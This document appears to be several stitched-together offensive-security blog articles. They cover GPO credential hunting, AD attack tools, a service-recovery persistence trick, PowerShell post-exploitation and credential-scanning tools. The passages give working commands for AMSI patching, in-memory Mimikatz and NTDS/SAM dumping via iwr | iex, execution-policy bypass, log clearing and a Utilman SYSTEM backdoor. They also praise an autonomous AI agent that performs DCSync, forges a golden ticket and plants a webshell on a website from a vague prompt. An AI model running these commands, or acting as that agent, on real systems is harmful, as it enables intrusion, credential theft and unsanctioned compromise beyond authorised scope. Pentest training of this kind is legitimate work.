Every skill ties back to real security frameworks that companies and auditors already use (NIST CSF, MITRE ATT&CK and so on). So if your model finds a problem using one of these skills, it can also tell you exactly which official standard it violates. You can use it to justify findings to a compliance team.
SCADA Skills
On an industrial network, a clumsy scan can shut down a production line or damage physical equipment, since a lot of this gear is old and wasn’t built to handle unexpected traffic. That’s why the ICS skill by Masriyan is built to never actively touch a live industrial network. Instead, it works off network captures someone already took. It reads the file, recognizes industrial protocols by the ports they normally run on (Modbus, DNP3, Siemens S7, EtherNet/IP, OPC-UA, and more) and counts which devices are talking to each other. It then shows you write commands, these are the ones that change a value on an industrial device. That’s the traffic you want to see first.
The second mode skips network captures and instead searches for exposed industrial equipment using Shodan and Censys. The skill can also help your model reason about how an industrial network is laid out and check findings against MITRE’s ICS specific attack framework and the IEC 62443 security standard.
Science Skills
Although science isn’t really what we want to focus on here, in one of our SCADA articles we mentioned that to carry out a successful attack requires hackers to understand the technical process of the plant. That means understanding how the chemicals are produced and which units are used along the way. We also showed how vinyl acetate is produced and talked about paracetamol production.
1 kg of paracetamol at 100% purity was reported to cost €8,205, while 1 kg at 99% purity cost just €5. So even a single day of sabotage could cause serious financial damage to an enterprise.
Finding a scientist among hackers is quite a challenge, which is why Stuxnet needed a group of people from different backgrounds working toward one objective. But now hackers can just import different skills to make their attacks more devastating. K-Dense published 140 skills with access to different scientific databases and Python tools.
The real concern here isn’t ICS exploits inside the repository, there aren’t any. It’s the access to sensitive scientific data paired with an AI agent that can actually understand that data and change it.
Summary
AI skills can be a gamechanger, especially when they’re based on actual reports hackers got paid for. These skills show your model how to approach things and what tools to use during the test, so it doesn’t wander off hallucinating and inventing its own ways of testing things. That can wreck your bug bounty flow, since you’ll end up overlooking plenty of potential targets.
Simply relying on the AI to find things isn’t enough, hunters that do it keep getting a lot of dupes. You need to test things manually too. For this reason we created our Bug Bounty training to show you how to find bugs and work with the AI more efficiently.
Some of you have probably heard about Group Policies and that you need to “check the GPOs” a few times without anyone actually explaining to you why. We’re going to fix that. Group Policy has been part of Active Directory for a long time and it’s still one of the first things pentesters should check. Mainly because it’s boring and boring things are often ignored by admins.
A GPO can hold a cleartext password. It may have a script with internal paths and usernames. It can also be edited by someone who left the team and never got their permissions pulled. These things don’t require any exploit, you just need to know where to look.
What is a GPO
A Group Policy Object is actually two things stuck together. Often beginners only learn about one of them. The first half lives in Active Directory. It’s an object with a name, an owner, a list of who can edit it and a list of where it’s linked. This is the part that Group Policy Management Console (GPMC) shows you. The second half lives on a file share called SYSVOL (e.g. \\sekvoya.local\SYSVOL\sekvoya.local\Policies\{GUID}\). This folder holds the actual settings and has registry values, XML files, scripts and more.
Any domain user can usually read SYSVOL. So if something sensitive is dropped in there (a stored password or a script with internal server names) you can extract it.
We’re going to use GPOZaurr for most of this. It’s a legitimate PowerShell module made for GPO audit.
For every GPO it tells you whether it holds settings (Empty), whether anything actually links to it (Linked) and shows their status (Enabled).
As you can see, Map Network Drives – Finance is empty and not linked anywhere, someone started building a drive mapping policy and just never finished it. WSUS Settings – Old has a setting but isn’t linked to anything, so it does nothing to any computer. It just sits there. Remote Desktop – Vendors are linked but disabled. That can happen if we gave vendors RDP access at some point, then turned it off and never deleted the policy.
It’s important to understand that unlinked and disabled don’t mean safe. The object still exists. The SYSVOL folder behind it still exists. That’s where old Groups.xml files and forgotten scripts sit around waiting to be found. Stick for it.
Where Do They Apply?
Once you know that a GPO exists, you should look up what computers it affects. Only linked GPOs can affect computers. A link basically means that this GPO applies to this domain, this site or this OU.
Enabled here describes the link, not the GPO itself. It means the attachment is switched on. Enforced means this GPO wins even if a lower OU tries to block it. In our table nothing is enforced. Blocked inheritance is a setting on the OU itself that prevents handing policies from above unless they’re enforced.
Everything here lands on sekvoya.local/Workstations-Temp. That OU also blocks inheritance, because these are temp machines and nobody wants the domain-wide policy fighting with their imaging process.
You’ll also see Remote Desktop – Vendors that are Enabled, even though we said earlier the GPO itself is disabled. You can absolutely have a live link pointing at a dead GPO and it’ll still show up here.
The GPO linked to Workstations-Temp means every computer in that OU applies it. Always ask “linked where”. Domain root and the Domain Controllers OU are the highest value targets.
Let’s list what computers are in Workstations-Temp.
Find-GPO reads the GPT, which is just the SYSVOL content and prints it. But in our case, only WSUS was printed with a DNS name and a link. But “empty” doesn’t always mean empty. Get-GPOZaurr and Find-GPO mostly trust Active Directory. They look at the GPO’s version number and its extension attributes (gPCMachineExtensionNames and gPCUserExtensionNames). If a setting was pushed through GPMC properly, those fields get updated and the GPO shows up as not empty.
You might find an environment where that’s not the case. Files can be dropped straight onto SYSVOL by hand.
Listing Files
For the reason mentioned above, we won’t trust the output and list all the files ourselves.
Here we’re not querying Active Directory, that’s why we get the output. It’s showing us the actual Policies folder tree and listing what’s inside. We can open the same folders as any domain user in Explorer.
Our SYSVOL has Groups.xml with cpassword, logon.bat and office2013.adm, which is a legacy ADM template that tells you this domain hasn’t been cleaned up since 2013. Readme.txt has some notes. Take some time and look through your output.
Decrypting the Password
Let’s take a look at Groups.xml and see its structure.
Above you can see cpassword. It was introduced in Windows Server 2008 to let administrators manage domain-wide settings and deploy local administrator passwords. Microsoft encrypted the passwords using AES, but then made the private encryption key public. We can use NetExec to extract and decode the password stored there.
kali > nxc smb DC -u user -p password
Permission to Change
Reading SYSVOL can give you old leftover passwords. But we can also find out who can push something new into a GPO that’s still live.
This pulls the ACL on the GPO object inside our AD, which tells you who can read it, who can make it apply to them, edit and change security settings. GpoRead and GpoApply mean you can see the GPO or have it apply to you, which is completely normal for Authenticated Users or Domain Computers. GpoEdit and GpoEditDeleteModifySecurity mean you can actually change settings or change who else is allowed to.
In our lab, jpatel has GpoEditDeleteModifySecurity on Local Admins – Workstations, and that GPO is linked to Workstations-Temp. Domain Users also have GpoApply on it, which is normal on the surface. Somebody got delegated edit rights on a GPO for some project or ticket (helpdesk). The ticket closed months ago, but nobody went back and pulled the permission. So not only can you read the leftover password, you can also edit rights on a linked GPO and write the next one. Those are two very different levels of access.
A low privileged user who can edit a linked GPO can add things like an Immediate Scheduled Task, a Restricted Groups entry or a startup script. These can turn into code execution on every machine that GPO touches. SharpGPOAbuse and pyGPOAbuse are built for that. GPOZaurr can only find things and fix them. The actual abuse is a separate topic.
Ownership
An edit permission is one entry on a list. Ownership is stronger, because whoever owns the Active Directory object can usually reset the entire access list from scratch. When they own the SYSVOL folder, they can change the files directly, even if the AD permissions look locked down tight. Both of those owners are supposed to be Domain Admins or BUILTIN\Administrators. But this can drift over time, especially if a company is big.
In our lab, Printer Deployment – 3rd Floor is owned by jpatel. That’s the same user who could edit the local admins GPO. So we have two separate mistakes, but one person behind both of them. At some point they deployed printers on the 3rd floor and picked up more access than they should have kept.
If you compromise jpatel, you own an entire GPO object outright. Their helpdesk account can be used to write policy for a whole OU.
Summary
We tried to simplify the concept of GPOs and how they work in Active Directory. As you can see, credentials can hide not only in LDAP user description and text files on the workstation, but also on the Domain Controller itself in SYSVOL that any domain user can read. Hackers often abuse GPOs and create their own policies affecting all computers and in the domain disabling Defender and booting them into Safe Mode to execute ransomware. This abuse has been reported several times.
There are a lot of different options for escalating your privileges in a misconfigured domain. The boring and complex things like GPOs and ADCS are often left vulnerable, simply because they are tedious to work with. But not for you!
During a pentest, you often end up repeating the same things. You usually start with the same set of checks. You want to know if SMB shares are exposed, whether you can reach LDAP on the DC and find out how strong the password policies are. You also want to find misconfigured privileged accounts, roastable accounts and go through ADCS for potential escalation paths. These are the checks that always come up in Active Directory pentests.
Because of that, a lot of pentesters end up writing their own scripts and use tools that reduce the repetitive work. Today we’ll look at two tools that help here. It’s ADScan and ADPulse. ADScan is built for active enumeration and attack, while ADPulse is for read only auditing and reporting.
ADScan
We’ll start with ADScan. It automates Active Directory pentesting and does enumeration across DNS, LDAP, SMB and Kerberos, collecting data that can be fed into BloodHound for analysis. Later you’ll see you don’t even have to use BloodHound to process that data, since ADScan uses Python libraries to parse the JSON files and give you the output itself. You can act on findings right away, with Kerberoasting, AS-REP roasting, DCSync or just password spraying.
Sometimes you might start with no credentials at all or you might be handed a low-privileged account. ADScan works well in both cases.
Setting Up
The installation process requires some patience. Before starting, you need to have Docker installed on your Kali.
kali > sudo apt install docker.io
kali > sudo apt install docker-compose
kali > sudo service docker start
kali > sudo systemctl enable docker
Once Docker is ready, you can install ADScan.
kali > pipx install adscan
kali > adscan install
A stable internet connection is important here.
After installation completes, you will receive credentials for BloodHound. At this point, everything is ready and you can start the tool.
kali > adscan start
Inside the interface, you can see a help menu that keeps commands in logical sections.
Each section has its own subcommands.
Exploitation
As mentioned earlier, you can work with or without a domain user account. We’ll give it the credentials anyway.
start_auth
After running this command, give it the credentials and some details about the domain that you know.
From here, ADScan will run a few automated checks. It pulls in BloodHound data, looks for Kerberoastable and AS-REP roastable accounts and tries to find potential escalation paths in Active Directory Certificate Services.
In our case, the tool found that our lowpriv user has GenericAll permissions over sensitive groups. This comes from SDProp manipulation, where permissions are assigned in ways that aren’t easy to find using standard administrative tools (RSAT).
When enumeration’s done, ADScan gives you two different attack path engines. The first works with BloodHound, organizing findings into attack paths. This includes password spraying, Kerberos attacks, NTLM hash capture and other steps that gradually build toward higher levels of access.
The second engine uses a local Python based search that finds permission abuse through DACL misconfigurations. In our example, it showed that the user can directly modify membership in Domain Admins.
As the process continues, ADScan may also check for known vulnerabilities affecting domain controllers. It’s not unusual to find older systems still in use, which can be vulnerable to Zerologon or NoPac.
ADScan does not replace understanding, but it significantly improves efficiency and consistency.
ADPulse
ADPulse takes a different angle. It’s built as a read only auditing tool that evaluates the overall security posture of an Active Directory environment. ADPulse connects to a domain controller over LDAP or LDAPS and runs a defined set of security checks. These checks look for common misconfigurations, weak policies, and potential attack paths. The results come out in several formats (CLI, JSON, and HTML).
Setting Up
Compared to ADScan, setting up ADPulse is straightforward.
kali > git clone https://github.com/yourorg/adpulse.git
kali > cd adpulse
kali > python -m venv venv
kali > source venv/bin/activate
kali > pip install -r requirements.txt
Once the environment is ready, you can start it.
kali > python ADPulse.py –domain sekvoya.local –user lowpriv –password 'P@ssw0rd123!'
As it runs, ADPulse shows summaries right in the terminal, so you get a sense of what’s going on in the domain as it works. When the scan finishes, it generates both JSON and HTML reports. The HTML version looks good and lays out findings in a hierarchical structure with recommendations attached.
You can share these reports with sysadmins and defenders to help them understand what needs fixing and why it matters.
Summary
Active Directory pentesting starts with discovery and often moves toward exploitation, but it doesn’t always end with full domain compromise. Success isn’t measured by whether you get Domain Admin privileges, it’s measured by how well you identify and communicate the risks that could actually impact the organization. Sometimes the most critical findings are exposed data, weak configurations and small mistakes that could later get chained into bigger attacks.
If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.
Defense evasion always comes down to creativity and a deep understanding of the system. Defenders are catching up with new things all the time. In this constant race nothing stays relevant for long.
RecoverIt came out a few months ago showing how to abuse the Windows service failure recovery function to execute a payload. Persistence and lateral movement usually need changing a service’s ImagePath or creating a new service, which gets flagged by EDR products (Event IDs 7045 / 4697, binary paths and so on), but this tool and techniques gets around that problem.
How It Works
Every Windows service has a Recovery tab in its configuration that defines what happens when a service crashes or fails. That can mean restarting the service, running a program or rebooting the computer. RecoverIt points the recovery command at a payload, then crashes the service so Windows executes the recovery program. This mechanism isn’t closely monitored, so it’s a way to get code execution under a legitimate and privileged service.
Since the compiled version can be hashed and added to the EDR’s database, we’ll also look at the technique itself.
Abusing Service Recovery Function
For this attack to work, you need to find a normal Windows service that always crashes when you start it. We’ll use UevAgentService for this example. On systems where UE-V is disabled or not configured, starting this service causes an immediate failure.
Once the service crashes it will print the output of whoami into uev_temp.txt
UevAgentService can be started on boot or on demand:
# On demand - you will need to start it manually
PS > sc.exe config UevAgentService start= demand

# On boot
PS > sc.exe config UevAgentService start= auto
Then we start it:
PS > sc.exe start UevAgentService
Now we can validate it by checking the state and the result:
PS > sc.exe query UevAgentService
PS > type C:\Temp\uev_test.txt
As you can see, the service failed to start and Windows executed the recovery plan.
The example above is benign, but you can also try it in different ways. Here are a few examples:
We set it up to execute a Metasploit stager and got our connection back.
Summary
Defense evasion always takes creativity to find the blind spots. Monitoring everything is simply impossible, there are too many legitimate processes running on a system at once and trying to watch all of them would overwhelm anyone. Hackers often abuse those legitimate processes. RecoverIt does it as well. It doesn’t create any new services, it just abuses the ones that don’t work well, like UevAgentService.
Want to learn more about evading detection and minimizing your traces on a system? Check out our Anti-Forensics training.
For quite a while we’ve been covering different ways PowerShell can be used by hackers. You’ve learned about persistence, evasion, survival and the mayhem you can cause with PowerShell.
Today we’ll show you a basic workflow for interacting with a Windows system once you’ve gained some access. You’ll see privilege escalation, AMSI bypass and dumping credentials from a host. PowerShell can be used to exploit systems, even though it was never built for that purpose. Our goal is to make it simple for you to automate exploitation during pentests. Things that usually get done manually can be automated with the scripts. Let’s start by learning about AMSI.
AMSI Bypass
AMSI is the Antimalware Scan Interface. It’s a Windows feature that sits between script engines like PowerShell or Office macros and whatever AV/EDR product is installed on the machine. When you execute something, the runtime hands that content to AMSI so the security product can scan it before anything dangerous runs. It makes scripts and memory activity visible to security tools, which raises the bar for simple script attacks and malware. Hackers are constantly looking for ways to keep that content from ever reaching AMSI or to alter it so it won’t match detection rules.
You’ll see plenty of articles and tools claiming to bypass AMSI, but soon after they get released, Microsoft patches the vulnerability. That doesn’t mean these bypasses don’t exist. They certainly do and hackers use them, so it’s worth being familiar with this attack. Let’s test our system and try to patch AMSI.
First we need to check if the Defender is running on our target:
As you know by now, there are a few ways to execute scripts in PowerShell. We will use a simple one for demonstration purposes:
PS > .\shantanukhande-amsi.ps1
If your output matches ours, then AMSI has been successfully patched. From now on, Defender doesn’t have access to your PowerShell sessions and anything can be executed in it.
It’s important to mention that some articles on AMSI bypass will tell you that downgrading to PowerShell Version 2 helps to evade detection, but that is not true. At least not anymore. Defender actively monitors all of your sessions and these simple tricks will not work.
Dumping Credentials with Mimikatz
Since you can run whatever you want now, let’s use Mimikatz to grab credentials. We’ll run it in memory without ever letting it touch disk. The command below can be paired with the AMSI script to keep it off the disk entirely.
Note that we are using Invoke-Mimikatz.ps1 by g4uss47 and it is the updated PowerShell version of Mimikatz that actually works. For OPSEC reasons we don’t recommend running Mimikatz commands that touch other hosts because network security products might pick this up. Instead, let’s dump LSASS locally and see what’s there in the results:
Now we have the credentials of a brand manager. If we compromised a more valuable system in the domain, like a server or a database, we could expect domain admin credentials. You’ll see this quite often.
Privilege Escalation with PowerUp
Privilege escalation is a complex topic. Sometimes systems are misconfigured and regular users end up with admin privileges on them, so you won’t need to bother much here. That can let you skip privilege escalation entirely and jump straight to lateral movement, since the compromised user already has high privileges. There are multiple vectors for privilege escalation, but among the most common are unquoted service paths and insecure file permissions. Insecure file permissions can be abused easily by just swapping in a malicious file with the same name as the legitimate one, but unquoted service paths take more work for a beginner. That’s why we’ll cover this attack today with the help of PowerUp. Before we get into it, it’s worth mentioning that this script has been known to security products for a long time, so be careful.
Finding Vulnerable Services
Unquoted Service Path is a configuration mistake in Windows services, where the full path to the service executable has spaces in it but isn’t wrapped in quotation marks. Since Windows treats spaces as separators when resolving file paths, an unquoted path like C:\Program Files\My Service\service.exe can get interpreted ambiguously. The system might search for an executable at C:\Program.exe or C:\Program Files\My.exe before it ever reaches the intended service.exe. A hacker can drop their own executable at one of those earlier locations and the system will run that instead of the real service binary. This works as a privilege escalation method because services typically run with higher privileges.
Now let’s test the service names and see which one will get us local admin privileges:
PS > Invoke-ServiceAbuse -Name 'Service Name'
If successful, you should see the name of the service abused and the command it executed. By default, the script will create and add user john to the local admin group. You can edit it to fit your needs.
PS > net user john
Now we have an admin user on this machine, which can be used for various purposes.
Attacking NTDS and SAM
With enough privileges, we can dump NTDS and SAM without having to deal with security products at all, just using native Windows functions. These attacks usually take multiple commands, since dumping only NTDS or only a SAM hive doesn’t get you anywhere on its own. That’s why we added a new script to our repository. It automatically identifies what kind of host you’re running it on and dumps the files you need. NTDS only exists on Domain Controllers and holds the credentials of every Active Directory user, so you won’t find this file on regular machines. Regular machines get exploited instead by dumping their SAM and SYSTEM hives. Below you can see how it works.
Attacking SAM on Domain Machines
To avoid issues, bypass the execution policy:
PS > powershell -ep bypass
Then we execute the script to dump SAM and SYSTEM hives:
PS > wget https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper -O ntds.ps1

PS > .\ntds.ps1

# or in memory only
PS > iwr https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper | iex
Wait a few seconds and find your files in C:\Temp. If the directory does not exist, it will be created by the script.
Next we need to exfiltrate these files and extract the credentials:
kali > secretsdump.py -sam SAM -system SYSTEM LOCAL
Attacking NTDS on Domain Controllers
If you’ve already compromised a domain admin or managed to escalate your privileges on the Domain Controller, you might want to grab the credentials of every user in the company.
We often use Evil-WinRM to avoid unnecessary GUI interactions that are easy to spot. You can load scripts into Evil-WinRM straight from your machine so they execute on the target without ever touching disk. It can also patch AMSI, but be really careful with that.
Connect to the DC:
kali > evil-winrm -i DC -u admin -p password -s ‘/home/user/scripts/’
Now you can execute your scripts:
PS > ntds.ps1
Evil-WinRM has a download command to save them. Then run this command:
kali > secretsdump.py -ntds ntds.dit -sam SAM -system SYSTEM LOCAL
Summary
PowerShell can also be used for privilege escalation and complete domain compromise. We showed you a few steps where each builds on the previous one. Hackers can chain these small misconfigurations to take over an organization.
Today we start our series on PowerShell for hackers. In this opening article we’ll explore the core techniques of PowerShell, starting with foundational concepts before working with PowerView and crafting scripts for backdoors, data exfiltration, and extracting password hashes.
The methods we cover here come from real engagements. You’ll see different terminals and interfaces, since we’ll be shifting targets. So get comfortable with older Windows systems, a lot of which are still in use today (ATMs, medical devices, point of sale systems, and so on), mainly due to budget constraints.
Defenders should also understand how Windows can be used for attacks, since they’re not limited to Linux only. Its administrative functions offer stealth during operations, which helps hackers stay under the radar.
Understanding PowerShell
PowerShell is a powerful scripting language that was initially designed for system administration and automation. It has direct access to the .NET framework and Windows Management Instrumentation (WMI), which gives you control over system components, processes and network configurations.
It also comes with “living off the land” (LOL) tools. These help hackers work without bringing in external binaries that could trigger alerts. That way they can discreetly execute commands, set up remote sessions, find credentials, check system configuration, manipulate the system, and run payloads in memory. PowerShell helps you blend into a normal system routine.
Now let’s look at its capabilities.
Core PowerShell Commands
To make the transition from Linux easy, here’s a table with common commands that exist in PowerShell.
That’s the backbone. It does have some unique commands too, but these are enough to start.
Legacy CMD commands are also supported. For instance, type will print the contents of a text file:
PS > type example.txt
It’s worth learning a few CMD commands just as a fallback.
You can change directories with cd, but sometimes you run into a non-English system where files and directories are in a foreign language. Evil-WinRM often struggles with this, corrupting the characters you type. In this case, you can use variables:
PS > $items = Get-ChildItem
PS > cd $items[4].FullName
Keep in mind, PowerShell uses zero based indexing (so $items[0] is the first item). This trick comes in handy when you have a PowerShell session inside some hacking tool that doesn’t play well with other languages.
Wildcards are another time-saver for complex file names:
PS > cat *.txt      # Displays all .txt files
PS > cd *           # Enters the only subdirectory in the current location
PS > cat 1*         # Reads files starting with "1"
When you’re digging through a lot of corporate data, changing directories manually gets exhausting. Use tree to recursively view the file structure:
PS > tree /F
Credential Harvesting
To move laterally you need credentials. You can find passwords manually on the Desktop, in the browser or in messaging apps, but this whole process can be automated with a one liner, since you never know where those credentials are sitting on a system.
Findstr
With findstr you can search for specific patterns in files or command outputs. It’s present on every Windows system:
This searches recursively (/S), case insensitively (/I), for “password” across various files, listing matching files (/M).
Registry
The Windows Registry is another source of credentials. It stores system and user configurations. Here are some commands:
PS > reg query HKLM /f password /t REG_SZ /s
This searches the HKEY_LOCAL_MACHINE (HKLM) hive for string values containing “password”, potentially finding credentials used by software or services.
PS > reg query HKCU /f password /t REG_SZ /s
This targets the HKEY_CURRENT_USER (HKCU) hive for user settings with “password”. This may have application configurations.
Checks Simple Network Management Protocol (SNMP) settings for community strings. These are weak credentials for network devices that are often overlooked by administrators.
Finds saved PuTTY (SSH) session data, including IP addresses and usernames
These reg queries can be used for quick credential discovery, that way you don’t run external tools.
LaZagne
LaZagne isn’t a PowerShell tool, but it’s often used to extract credentials. It looks for passwords in browsers, email clients, WiFi settings, FTP tools and databases by analyzing config files, registry entries and memory.
For example, discovering an Outlook password for a department head could be used for social engineering attacks. More articles on social engineering are available on our website.
SMB Hash Leak
The SMB Hash Leak technique captures NTLMv1 or NTLMv2 hashes by creating a fake Windows shortcut (.lnk) file pointing to a nonexistent remote resource. When a user opens a folder with this file in it, Windows attempts an SMB connection, sending the user’s hashed credentials to your server. These hashes can then be cracked offline or relayed.
Using Inveigh, you can set up a fake SMB/HTTP listener:
PS > powershell -ep bypass
PS > . .\Inveigh.ps1
PS > Invoke-Inveigh -ConsoleOutput Y -NBNS Y -HTTPS Y -PROXY Y
Success depends on timing and network interface configuration.
Captured hashes can be cracked using Hashcat in NTLMv2 mode (5600).
Managing Execution Policy
An execution policy in PowerShell is a safety feature that controls whether and how PowerShell scripts can run on a system. It’s a built-in warning system meant to stop users from accidentally running untrusted or harmful scripts. To bypass it for the current session:
PS > powershell -ep bypass
For a persistent change (you need admin privileges):
This disables script execution restrictions machine wide, unless Group Policy overrides it.
Downloading and Executing Files
You can use cmdlets like Invoke-WebRequest (iwr) or wget to download files. Besides these, there are plenty of other techniques out there that don’t get monitored.
This command downloads a script from the URL and pipes it directly into the PowerShell interpreter using Invoke-Expression, executing it in memory without ever touching the disk. That’s a classic fileless execution technique.
A PowerShell downgrade attack is a technique where you deliberately launch an older version of PowerShell (version 2.0) to bypass some modern security features.
PS > powershell -version 2
Antivirus Software
When you gain system access, always check whether the AV is running:
Base64 can encode binary or text into a portable format. When you convert something into Base64, it makes it harder to immediately understand what the code does.
Encoded reverse shells can be customized on revshells.com and used to connect back to your listener.
Profile Persistence
Profile persistence is a technique of embedding code into a user’s PowerShell profile so the code executes every time a new PowerShell session starts. When PowerShell launches, it checks for profile scripts and runs whatever commands they hold.
-WindowStyle Hidden makes a PowerShell script or command run without showing any visible window to the user. When hackers run scripts, they don’t want to draw attention. If you run PowerShell normally, a window might briefly flash on screen and alert the victim.
Listing command lines for each process can help you find usernames, passwords, IPs and other things.
PS > gwmi win32_process | select CommandLine
Scheduled Tasks
Scheduled Tasks get used for persistence and privilege escalation. Each task is defined by a set of triggers (at logon, at a given time, or on an event), actions (the program, script, or command to run), and optional conditions or settings that control retries and timeouts.
For privilege escalation you want to find vulnerable tasks. We’ll output all the scheduled tasks to a file and then look for “SYSTEM”:
PS > schtasks /query /fo LIST /v > schtask.txt
For persistence, create your own task or modify the existing one:
If you accidentally trigger the creation of a new user profile by signing into a computer where that user has never logged in before, kill the session tied to that user first, then delete the created user folder:
PS > cmd.exe /c "rd /s /q C:\Users\username"
Logs
Hackers clear Windows logs to cover their tracks. Here’s how:
First the command clears the classic Windows event logs, then it uses wevtutil.exe to clear the more modern ones.
Other Commands
Below you can find other useful commands.
Bonus: Establishing a Backdoor
Once a system’s been compromised, you can establish a backdoor. There are many of them, depending on your objectives and the environment. Our technique uses utilman.exe.
Utilman
Utilman.exe is the Windows Utility Manager. It’s the program that runs when you click the “Ease of Access” button on the login screen or press Win+U. It’s meant to provide accessibility tools (Narrator, Magnifier, or On-Screen Keyboard) before you log in.
It can be exploited by tweaking the registry so it points to cmd.exe instead. As a result, pressing the Ease of Access button at the login prompt launches a CMD prompt with SYSTEM privileges.
After that you need to reboot the system or wait for an administrator to do it.
If you use Sticky Keys instead, you won’t need to reboot at all.
Conclusion
PowerShell is a powerful tool, as you can see. In this first part, we’ve covered essential commands, credential harvesting, persistence and stealth. In the next part, we’ll build on this foundation with more advanced tools.
If you want to learn how PowerShell can be used in both red team and blue team scenarios, get our PowerShell for Hackers training. We’ll show things that can’t be covered here.
When you just land on a new machine, you often have to sit down and go through every running service just to figure out what’s actually installed and which of those apps might be worth a closer look for credentials in a config somewhere. You can’t skip this part, as it usually gives you something you’ll need later in the engagement, but it eats time. A lot of it.
There are older tools that try to do something similar, but the two we’re covering today are more current. LOLCreds and CredsHound come from the same developer and they cover a huge amount of software.
So let’s see how they work.
LOLCreds
LOLCreds is a website that has 678 different credentials. Some software generates a password when you install it or prompts you to enter it. There are also static credentials that are baked into the product. The D-Link backdoor credentials are a good example of the second kind.
LOLCreds also tracks AI API keys and shows you exactly where to find them on a system. Here’s what it has on Cursor.
MySQL is a more basic example. Its password is often hidden in a config file or sitting as a variable in the env file.
CredsHound
All of that is great when you already know what software you’re hunting through and you’re picking it one at a time. But machines might have dozens of applications running. Software can be removed, but configs stay and password reuse is common. You can use CredsHound for this hunt.
CredsHound is a scanner written in Go. Under the hood it pulls templates from LOLCreds so it can run product aware checks. It has been fully optimized for modern environments, so it will scan everything from DBeaver encrypted databases to OpenCode, GitHub Copilot CLI, Hugging Face, OpenAI and more.
Setting Up
Before you start using the scanner, you need to have Go installed.
There are different ways you can run it, but you always start with updating the template library. The scanner can be used with different privileges, but we’ll use root.
Our system is fresh, so there’s not much on it yet. A box that’s been sitting in prod for a while will have more interesting results, like the one below.
CredsHound can also work with BloodHound to show you the relationships between credentials as a graph. Here’s how to set it up:
Then you import the JSON file into BloodHound and see what comes up.
When you’ve collected many of these JSON files from different machines, you’ll start seeing the architecture of what you’re testing.
A few more commands you’ll find useful:
# Scan the current directory
bash$ > credshound .

# Scan multiple roots
bash$ > credshound ~/project /etc

# Scan only env variables
bash$ > credshound -sources env

# Scan current and process environment variables on Linux
bash$ > credshound -sources env,proc
Summary
Credential hunting is a tedious thing when you do it manually, but you can’t really skip this part. It’s essential to move further. The tools covered can make the whole process easier and the output rich. LOLCreds has a reference library for different products and CredsHound can scan your hosts for secrets with results that you may import into BloodHound.
If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.
Lately we have been covering the use of AI in cybersecurity and this space has been growing so fast that it’s hard to keep up sometimes. It’s only going to keep growing from here, so it’s smart to learn how to use it to your advantage instead of getting left behind.
Today we’re going to show you a pentest tool that works with different models. The tool comes ready to use right out of the box and you don’t have to provide your API key to get started. During our own testing, we did eventually hit a usage limit, but by that point we had already gotten a ton of work done. The limits will reset every day, sometimes you just need to wait 5-14 hours. But the daily limit should be enough for you to complete many of your tasks.
What is PentestCode
PentestCode is an autonomous agent that lives in your terminal. You point it at a target and from there it takes over. It can run tools, read the output, build a picture of the network as it decides what step makes sense next. Under the hood, it’s a hard fork of OpenCode, but stripped of all the code editing features and rebuilt from the ground up with offensive security in mind.
In our experience the tool did well in both web and network pentesting. Of course, everyone’s mileage may vary, so give it a shot yourself and see how it fits into your workflow. With that said, let’s get it set up.
Setting Up
All you need to do is unzip the release version and start it up. Before you do that though, make sure you are downloading the original project made by s0ld13rr and not some fork. There have been reports of forks being bundled with infected files, so stick to the source.
kali > wget https://github.com/s0ld13rr/pentestcode/releases/download/v0.2.5/pentestcode-linux-x64.tar.gz
kali > 7z x pentestcode-linux-x64.tar.gz
kali > 7z x pentestcode-linux-x64.tar
And that’s it, we are ready to launch.
Working with PentestCode
Once you launch the tool, the console will appear.
kali > ./pentestcode
At this point you can either leave everything at the default settings or tweak the model and the provider yourself. By default, the tool is set up with OpenCode Zen as the provider and Big Pickle as the model, though you can switch that over to DeepSeek v4 Flash.
If you want to connect to a different provider, just type /connect.
And whenever you want to swap the model, just type /models and pick from the list.
Active Directory
Let’s start by testing this against our own lab. We gave it an Active Directory account with low privileges and asked to pull some interesting information from LDAP.
It came back with domain admins, misconfigs, machine accounts and more.
At the very end of the report, it suggested the next steps based on everything it found.
Then we brought in BloodHound to see the relationships across the domain. If you have been following our earlier articles, you already know that our lowpriv account is set up as a kind of backdoor, since it holds GenericAll rights over AdminSDHolder. The tool found the backdoor and exploited it.
The agent performed a DCSync attack and pulled every user hash in the environment. Then we asked it to generate a golden ticket.
It pulled it off using the Impacket. Keep in mind, using Impacket won’t always work against a protected endpoint, so it’s important to spell out clearly how you want the pentest to be done. If you are running this against a live target, put real guardrails in place and give the tool much more detailed prompts so it does not wander somewhere it shouldn’t.
Finally, we get to the tedious part of a pentest. It’s writing up the report. You can do it in different formats using /report.
kali > sudo apt install glow
kali > glow report.md
Web Pentesting and Bug Bounty Hunting
Web pentesting is such a massive topic on its own that plenty of people end up specializing in just one or two attacks testing them across different targets. PentestCode can be used here too, once you give it a good starting point through solid reconnaissance. You can toggle between modes using Tab, switching back and forth between Recon and Pentest.
We intentionally kept our prompt vague, just to see how creative the tool would get on its own and pointed it at a website. Within 15 minutes, it mapped out every subdomain tied to that company and tested the infrastructure behind each one.
The goal was to get an RCE. We didn’t expect much to come of it, but it managed to do it.
PentestCode uploaded a webshell and used curl to do recon on the internal network from there. On top of that, it compromised both a mail account and a MySQL database. The admin panel was also exploited with a CSRF vulnerability. Pretty impressive stuff, honestly.
The tool comes in handy during post exploitation as well. In our test, it exploited a vulnerability in PostgreSQL and escalated its way up to superuser access, then went through the databases and pulled out some interesting data. You can see some of it below.
Summary
If you decide to test PentestCode yourself, make sure you steer clear of vague prompts and set clear boundaries so that it doesn’t go further than it should. Use /pause to choose a mode where it stops and waits for your approval before moving forward. We believe that it’s important to keep a human in the loop in cybersecurity work like this.
We also invite you to join our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have. There’s no reason to resist AI. It’s a tool to master.
Part of our work involves supporting red team engagements. We review completed tests, size up the risk tied to each vulnerability and build out recommendations for shoring up the infrastructure. This time around, we wanted to pull back the curtain on something special. It’s ATM security.
